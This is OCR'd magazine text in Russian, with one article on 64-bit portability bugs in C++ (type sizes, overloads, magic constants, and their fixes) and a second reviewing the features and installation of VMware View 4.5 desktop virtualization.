
ПРОБЛЕМА С ПРОТОТИПАМИ ФУНКЦИИ

```
class CWinApp
{
        // тип первого параметра изменился
        virtual void WinHelp(DWORD_PTR dwData, UINT nCmd);
}

class CSampleApp
{
        virtual void WinHelp(DWORD dwData, UINT nCmd);
}
```

Этот код будет прекрасно работать, будучи скомпилированным под 32-архитектуру, но если мы попробуем собрать программу для x64-системы, то получим странный эффект — две разные функции WinHelp. Связано это с тем, что в 64-битном кодинге тип DWORD не равен типу DWORD_PTR, и компилятор в дочернем классе генерирует две копии одной и той же функции, а не перекрывает ее, как ожидается.

Такой тип ошибок нельзя предвидеть заранее, ведь подобное недоразумение может случиться не только при использовании классов MFC, но и вообще с любым кодом. Единственный способ избежать неприятностей — это внимательно анализировать код.



64-битный проект в Студии

PVS-Studio — спецтулза для поиска ошибок в 64bit-коде

Перегруженные функции

После виртуальных функций поговорим немного о перегруженных. Если в программе есть функция, перекрытая для 32-битных и 64-битных значений, то обращение к ней, например, с типом size_t, будет транслироваться в различные вызовы. Примерно так:

Перегруженные функции

```
static void NumOfBits(const unsigned __int32 &)
{
        printf("32-битный параметр");
}
static void NumOfBits(const unsigned __int64 &)
{
        printf("64-битный параметр");
}
```

Код, собранный для x86-процессора, будет вызывать первую версию функции, а для x64 — вторую. В некоторых ситуациях такое поведение может быть очень удобным. Но тут есть и свои опасности. Представим, что у нас есть класс, реализующий стек. Но не простой стек, а такой, который может хранить значения разных типов. Программист может написать код, который будет прекрасно работать в 32-битных системах, но при переходе на 64 бита все сломается.

Класс стека и его неправильное использование

```
class MyStack {
...
public:
        void Push(__int32 &);
        void Push(__int64 &);
        void Pop(__int32 &);
        void Pop(__int64 &);
}

MyStack stack;
// в x64 системе кладем в стек 8 байт
ptrdiff_t value1;
stack.Push(value1);
…
// а достаем 4!!!
int value2;
stack.Pop(value2);
```

Тут мы кладем в стек значение типа ptrdiff_t, а достаем уже int. Под x86 величина этих типов одинакова, но в архитектуре Intel 64 ptrdiff_t ровно в два раза больше старого-доброго int. Таким образом, мало того, что мы будем получать из стека неправильные значения, так еще и организуем себе утечки памяти. Поэтому надо внимательнее относиться к перегруженным функциям, передавая им аргументы правильных типов.

Константы

За много лет программирования под 32-битные платформы кодеры привыкли использовать константы, которые участвуют в операциях вычисления адреса, размера объектов или в битовых операциях. Эти константы могут сильно усложнить жизнь при переносе проекта на x64-систему. Вот несколько примеров, которые прекрасно работают в x86-операционках, но приведут к плачевным результатам на 64-битной машине.

Константы, которые ломают 64-битные программы

```
// Пример 1
size_t ArraySize = N * 4;
intptr_t *Array = (intptr_t *)malloc(ArraySize);

// Пример 2
size_t values[ARRAY_SIZE];
memset(values, 0, ARRAY_SIZE * 4);

// Пример 3
size_t n, r;
n = n >> (32 - r);
```

Код первого примера выделяет память под массив указателей, считая, что размер каждого элемента массива равен 4 байтам. Все будет прекрасно работать под 32 битами, но вот в Intel 64 мы получим «out of memory». Во втором примере мы тоже считаем размер size_t равным 4 байтам, но размерность этого типа зависит от количества бит в системе. Ну, а третий пример демонстрирует ошибку, связанную с числом бит, содержащихся в size_t. Исправить эти баги можно, внимательно проанализировав код и заменив подобные константы на sizeof() и специальные значения из <limits.h>, <inttypes.h> и т.д.

Исправляем ошибки с размерностью

```
// Пример 1
size_t ArraySize = N * sizeof(intptr_t);
intptr_t *Array = (intptr_t *)malloc(ArraySize);

// Пример 2
```

Microsoft Visual Studio 2010 отлично приспособлена для кодинга под 64 бита

```
size_t values[ARRAY_SIZE];
memset(values, 0, ARRAY_SIZE * sizeof(size_t));

// Пример 3
size_t n, r;
n = n >> (CHAR_BIT * sizeof(n) - r);
```

Еще один способ потратить долгие часы на отладку кода в 64-битных системах — это использовать константу вида const size_t M = 0xFFFFFFF0u. Обычный 32-битный кодер, записывая такое выражение, предполагает, что создает константу, все биты которой, кроме четырех последних, равны единице. К сожалению, под x64 значение M будет совсем другое — 0x00000000FFFFFFF0u. Исправить это можно, используя либо #ifdef, либо специальный макрос.

Решаем проблему с константой 0xFFFFFFF0u

```
#ifdef _WIN64
        #define CONST3264(a) (a##i64)
#else
        #define CONST3264(a) (a)
#endif
const size_t M = ~CONST3264(0xFu);
```

Очень часто в качестве кода ошибки или другого специального маркера используют значение -1. И практически всегда его записывают как 0xFFFFFFFF. Но на 64-битных платформах это число вовсе не означает «минус единицу», и следующий пример это наглядно демонстрирует:

Возвращаем код ошибки

```
#define INVALID_RESULT (0xFFFFFFFFu)
size_t UserStrLen(const char *str)
{
        if (str == NULL)
                return INVALID_RESULT;
        ...
        return n;
}

size_t len = UserStrLen(str);
// в 64-битной системе обработка ошибки никогда не будет
выполнена даже если ошибка действительно имела место
if (len == (size_t)(-1))
        // обработка ошибки
```

Тело if выполнится только в 32-битной среде, а в x64 сравнение в условии оператора будет ложно. Если архитектура приложения не позволяет отказаться от использования кодов ошибок, то корректная запись INVALID_RESULT, которая будет правильно работать и в 32-, и в 64-битном окружениях, будет выглядеть примерно так: #define INVALID_RESULT (size_t(-1)).

Заключение

Конечно, это лишь краткий обзор типовых проблем при переходе с 32-битной архитектуры на 64-битную. Но все описанные случаи основываются на увеличении размерности некоторых типов, и поэтому после определенной тренировки такие ошибки будут отлавливаться и предотвращаться сами собой, надо лишь накопить немного опыта. ⌶



Сергей «grinder» Яремчук grinder@tux.in.ua

Нереальные десктопы

VMware View 4.5: обзор возможностей популярного решения для виртуализации десктопов


Мы все давно привыкли к традиционному подходу, когда на ПК пользователя устанавливаются все необходимые ему в работе программы. Но на самом деле такой подход не совсем оптимален. Админу без конца приходится решать задачи развертывания, обновления, лицензирования, безопасности, учета, бэкапа... Часть недешевых компьютеров простаивает, пока работник находится вне офиса. Виртуализация позволяет посмотреть на все это хозяйство под другим углом.

Зачем нам VMware View?

В эпоху мейнфреймов все ПО находилось на мощном сервере, к которому подключались пользователи для выполнения своих задач. Такой подход удобен во многих отношениях: требуется меньше лицензий на ПО, для работы подходят маломощные компьютеры (терминалы), ведь все вычисления производятся на сервере. Кроме того, снимается вопрос резервирования информации и наличия ПО на конкретном ПК, ведь все данные хранятся на сервере. В общем, рай для админа.
Однако в сменившей эпоху мейнфреймов эпоху ПК об этой модели благополучно забыли. Практически взрывной рост количества компьютеров позволял неплохо зарабатывать как софтверным компаниям, так и разработчикам железа. К тому же пользователям понятна модель покупки и использования коробочного ПО. То есть его можно взять, принести и установить. Кто тягал коробки в бухгалтерию «для отчетности», тот поймет, о чем идет речь. Именно поэтому смерть коробок, которую предрекали еще со времени появления первых облачных сервисов, так и не наступила. Хотя нет, вру, облачные сервисы (SaaS, Software as a Service) все же начали постепенно вытеснять некоторые настольные приложения; в качестве примера здесь хочется привести популярные сегодня разработки Google: GMail, Google Calendar, Google Docs и другие. Иначе как объяснить возросшую популярность маломощных по сегодняшним меркам нетбуков?
Теперь же компаниям предлагают целый спектр услуг на любые вкусы и запросы — почтовые, файловые серверы, антивирусное ПО и так далее. Главный плюс виртуального подхода — уменьшение времени развертывания и совокупной стоимости владения. Все ПО размещается на удаленном мощном сервере, а значит, фирме не нужно заботиться о покупке железа, его обслуживании, снижаются затраты организации на электроэнергию, обновление ПО также происходит автоматически, увеличивается жизненный цикл клиентских ПК. В сумме получается неплохая экономия (в два раза), которую не могли не заметить в кризис. А если добавить сюда повышение безопасности и управляемости рабочих мест?
Но и этого показалось мало. Следующий вполне логичный шаг — инфраструктура виртуальных десктопов (VDI, Virtual Desktop Infrastructure). Теперь пользователь вместо одного приложения получает законченное виртуальное рабочее место (Desktop as a Service, DaaS), которое настраивает полностью по своему вкусу и задачам. Подключаться к своему рабочему столу он может практически с любого устройства, подключенного в сеть, в том числе и с мобильного телефона. Админу такой подход сулит полный контроль за происходящим, упрощает хранение данных, обновление и распределение лицензий ПО. То есть, фактически, админ в случае VDI не ограничен в настройках и возможностях. Нужен новый рабочий стол — пожалуйста, одно движение мышкой — и пользователь может подключаться при помощи тонкого клиента, ноутбука или настольного ПК.
Сразу напрашивается вопрос: «В чем различие между VDI и терминальными сервисами вроде MS Remote Desktop Services (до Win2k8R2 MS Terminal Services)?». Действительно, в обоих случаях данные хранятся и выполняются на удаленном сервере, а пользователь получает рабочий стол по сети. Внешне VDI и TS/RDS выглядят одинаково, но отличия есть. Так, в случае с TS/RDS, мы получаем быстрое развертывание, но привязаны к единой ОС и приложениям, которые установлены в системе. Приложения не изолированы друг от друга, и если их много, использование TS становится неудобным. И главное — в таком случае очень сложно контролировать ресурсы. В случае выбора VDI мы каждому пользователю предоставляем любой набор ОС и приложений, причем он сам может выбирать то, что ему действительно необходимо. Появление вирусов или сбоя приложения на одном из десктопов никак не отразится на работе других. Забегая чуть вперед, скажу, что использование «View Client with Local Mode» дает возможность загрузить рабочий стол на ПК и работать как ни в чем не бывало даже в случае недоступности VDI-сервера.
Минусы VDI очевидны — необходимо иметь достаточно ресурсов на сервере, чтобы запустить несколько десятков копий ОС с приложениями. Также стоит отметить, что никто не считает VDI панацеей и тем более заменой TS, поскольку это — скорее дополняющие друг друга технологии.

Знакомимся с VMware View 4

Компания VMware широко известна своими продуктами виртуализации, одно из центральных мест среди предлагаемых решений занимает VMware View (vmware.com/products/view), обеспечивающее виртуализацию рабочих столов. Первые версии View назывались VMware VDI, затем, начиная с релиза 3.0, имя было заменено на VMware View. Для новой технологии был специально разработан новый протокол удаленного доступа PCoIP (PC-over-IP), который способен адаптироваться к особенностям сетевого подключения и возможностям компьютера клиента, выбирая оптимальные параметры для работы. Протокол обеспечивает передачу HD-изображения, доступ к USB-устройствам, выход в LAN и WAN. Весь трафик сжимается и зашифровывается, экономия трафика достигается также за счет того, что клиенту передаются лишь изменения в пикселях, а не весь рабочий стол. К слову, помимо софтовых версий сегодня доступны и



аппаратные реализации PCoIP. Кроме PCoIP клиенты VMware View могут подключаться к удаленным системам (не только виртуальным) при помощи протоколов RDP и HP RGS (Remote Graphics Software). Основой View является платформа виртуализации VMware vSphere/ ESX о которой мы уже говорили в августовском номере][. Функционал View состоит из нескольких компонентов. Компонент View Manager управляет всей инфраструктурой и выступает в роли менеджера соединений, обеспечивая аутентификацию пользователей и подключение к VM. Причем он может работать в двух вариантах — View Connection Server и Security Server. Первый — обязательный компонент, который, собственно, и производит аутентификацию пользователей (данные сохраняются в локальной LDAP-базе) и выбор виртуального десктопа. Затем клиент подключается к своему рабочему столу напрямую (с использованием шифрования или без). Во втором случае сервер устанавливается в DMZ и является посредником, гарантирующим, что данные, текущие по WAN, будут зашифрованы. Поддержку работы с несколькими мониторами обеспечивает функция VMware View Display, оптимизирующая разрешение и управление экранами. Благодаря VMware View Direct пользователь может без проблем подключаться к локальным USB-девайсам. Поддержку печати обеспечивает VMware View Printing, который не требует установки драйверов и отлично работает на медленных каналах. И, наконец, Unified Access обеспечивает единый (SSO) доступ при подключении к другим системам. Использование View Composer дает возможность экономить дисковое пространство и создавать виртуальные ПК на базе одного клона. Применение VMware ThinApp позволяет виртуализировать приложения, запаковывая их в контейнеры, которые распространяются среди пользователей. Балансировка нагрузки серверов View Connection Server обеспечивается за счет их объединения в NLB-ферму средствами Windows.

На тонкий клиент или клиентскую систему устанавливается View Client, обеспечивающий доступ к рабочим станциям. Предлагается две версии — обычная и «with localmode»; последняя позволяет выгружать виртуальные машины на локальный компьютер для работы без соединения с View Manager. С целью создания возможности управления при помощи View Manager, аутентификации на VM, ПК, TS и т.д. устанавливается View Agent. Агент и клиент доступны под 32- и 64-битные версии Windows, клиент, кроме того — и для Mac OS X. Также хочется обратить внимание на отдельный проект VMware View Open Client (code.google.com/p/vmware-view-open-client), позволяющий подключаться к удаленным Windows-системам и пользователям VMware View, работающим в Linux и Mac OS X. Распространяется Open Client на условиях LGPL v 2.1. Кроме того пользователи могут получить доступ к виртуальным системам через веб-браузер (View Portal). Управление всеми настройками осуществляется посредством весьма удобной веб-консоли управления View Administrator, View PowerCLI командлетов PowerShell или утилиты vdmadmin.


В начале сентября анонсирована новая версия 4.5, которая получила множество новых функций. В частности, она обеспечивает поддержку виртуальных ПК Win7, подключение Mac OS X, упрощенное администрирование за счет использования ролей, интеграции SCOM (System Center Operations Manager), поддержки PowerShell и многое другое. Полный список всех новинок можно посмотреть на сайте.


Для тех, кто любит цифры, VMware предлагает калькулятор ROI (Return on Investment) позволяющий подсчитать доход от приобретения VMware View (roitco.vmware.com/vmw). Предлагается VMware View в двух редакциях — Enterprise и Premier, с двумя вариантами — Bundle и Add-On. Конкретная стоимость высчитывается в зависимости от выбранной редакции, варианта и количества подключений. Причем последние не вбиты в лицензию, их превышение никак не контролируется.


Устанавливаем VMware View

После регистрации на сайте VMware мы получаем доступ к закачке продуктов, входящих в состав VMware View (на почту после подтверждения ящика придут ключи). Скачиваем все необходимые компоненты, выбирая в том числе и разрядность ОС. Список совместимых устройств и ОС можно найти в «Hardware Compatibility Guide» (vmware.com/resources/guides.html). Здесь в первую очередь необходимо ориентироваться на требования ESX/ESXi, которые будут нести основную нагрузку.

Для развертывания системы VMware View нам понадобятся работающие сервера VMware vSphere ESX/ESXi Server и установленный vCenter (читай статью в августовском номере). Также необходимо наличие службы Active Directory, которое используется для аутентификации пользователей и управления политиками. Причем для View лучше создать отдельную OU, это на порядок упростит настройки и применение GPO в будущем. Для получения IP-адреса и разрешения


Подключаемся к базе данных при установке View Composer


Выбираем тип установки View Connection Server




имен понадобятся настроенные службы DHCP и DNS. Для установки собственно компонентов VMware View нам понадобится сервер x86 Win2k3SP2 или x86/x64 Win2k8R2, запущенный на физической или виртуальной машине. Минимально необходимыми требованиями объявлены 2 Гц CPU и 2 Гб RAM. Естественно, для комфортной работы они должны быть как минимум в два раза выше. Теперь рассмотрим установку основных компонентов, входящих в состав View. Начнем с View Composter. Здесь все просто. Запускаем инсталляционный файл, мастер проверит наличие всех необходимых компонентов (для Win2k3 нужен MS Framework 3.0). На странице Database Information задаем имя сервера, в котором будут храниться данные. Кнопка ODBS DSN Setup поможет настроить нужные параметры. В качестве SQL-сервера View допускает использование удаленного или локального MS SQL Server 2k5/2k8, в том числе поддерживается и Express Edition (подходит для небольших сред до 50 VM) или Oracle. Заранее должна быть создана нужная база данных и заданы необходимые права доступа. Для настроек Express Edition удобнее использовать бесплатную среду администрирования Microsoft SQL Server Management Studio Express (SSMSE), которую можно скачать по ссылке на сайте MS. По окончанию задаем номер порта, на котором будет принимать подключения Composer (по умолчанию 8443).
Приступаем к установке View Connection Server. Несущий его компьютер не должен иметь других ролей, в частности, не быть контроллером домена и сервером терминалов. Сетевой IP-адрес устанавливается статически. Первые шаги мастера стандартные — каталог, лицензия и т.д. На шаге Installation Options необходимо определить тип сервера. Возможен выбор одного из четырех вариантов:


- View Stardart Server — стандартная полная установка на отдельный сервер или первая установка на группе серверов;
- View Replica Server — второй и последующий сервер репликации в группе; настройки LDAP будут скопированы с основного сервера;
- View Security Server — установка компонентов защиты; такой сервер обычно размещается в DMZ и разделяет интернет и LAN, через него клиенты подключаются к серверам View внутри сети, он необязательно должен быть членом домена;
- View Transfer Server — необходим для Local Mode.


Мастер проверит, является ли компьютер членом домена и предложит сконфигурировать Windows Firewall в автоматическом режиме. Если тебе этот вариант не подходит, то выбирай «Do not configure Windows Firewall», но не забудь после установки разрешить подключения на 80, 443, 4001, 4100 и 8009 порты. Все, жмем Install и ждем окончания процесса установки. Установка VCS в других вариантах будет чуть отличаться, но ничего сложного там нет.

Интерфейс View Administrator

Веб-консоль View Administrator позволяет управлять настройками одного или группы серверов. Для его запуска выбираем одноименный ярлык в меню или на рабочем столе или просто набираем в браузере https://server/admin. Официально поддерживаются веб-браузеры IE 6/7 и FF 3.0/3.5, с плагином Adobe Flash Player 10, с другими возможны проблемы. Кстати, при работе с не-Win-системами потребуются шрифты от MS. Для входа используем логин и пароль учетной записи с правами Domain Admins и указываем домен, к которому производится подключение. При входе игнорируем предупреждение об ошибке сертификата, при наличии центра сертификации сертификат можно заменить позже.
Интерфейс View Administrator можно назвать очень простым и, хотя он не переведен на русский язык, разобраться с его настройками сможет любой владеющий базовым английским админ. Визуально окно разбито на три части. Слева вверху находится панель событий, в которой отображается количество сессий (локальных и удаленных), проблемных десктопов и прочие данные. Чуть ниже находится основное меню, состоящее из шести пунктов: Dashboard, Users and Groups, Inventory, Мониторинг, Policies и View Configuration. Последние четыре имеют по несколько подпунктов. Поддерживаются фильтры, сортировка и поиск, поэтому при большом количестве управляемых объектов работать с VA очень просто.
Первым делом после установки необходимо ввести лицензию. Переходим в View Configuration → Product Licensing and Usage, нажимаем Edit License и в появившемся окне вводим номер, полученный на сайте VMware.
После установки пользователи, имеющие права администратора, будут включены в группу BUILTIN\Administrator. При необходимости можно изменить их список и установить права в окне «View Configuration → Administrators». Выбираем «Add User and Group», задаем домен и шаблон поиска. Затем отбираем нужные учетные записи. Особо следует отметить контроль доступа на основе ролей и привилегий, применяемый в View, позволяющий тонко настроить права администраторов и пользователей.
Добавляем остальные сервера View и vCenter, для чего переходим в меню «View Configuration → Servers». Нажимаем Add и вводим имя или IP сервера и учетные данные для подключения. Если на сервере установлен View Composer, отмечаем флажок Enable View Composer. Чтобы вновь создаваемые виртуальные рабочие станции автоматически добавлялись к домену, следует в окне Domains нажать кнопку Add, указать имя домена, к которому будут подключены рабочие столы, и учетную запись с правами админа. Все, подтверждаем

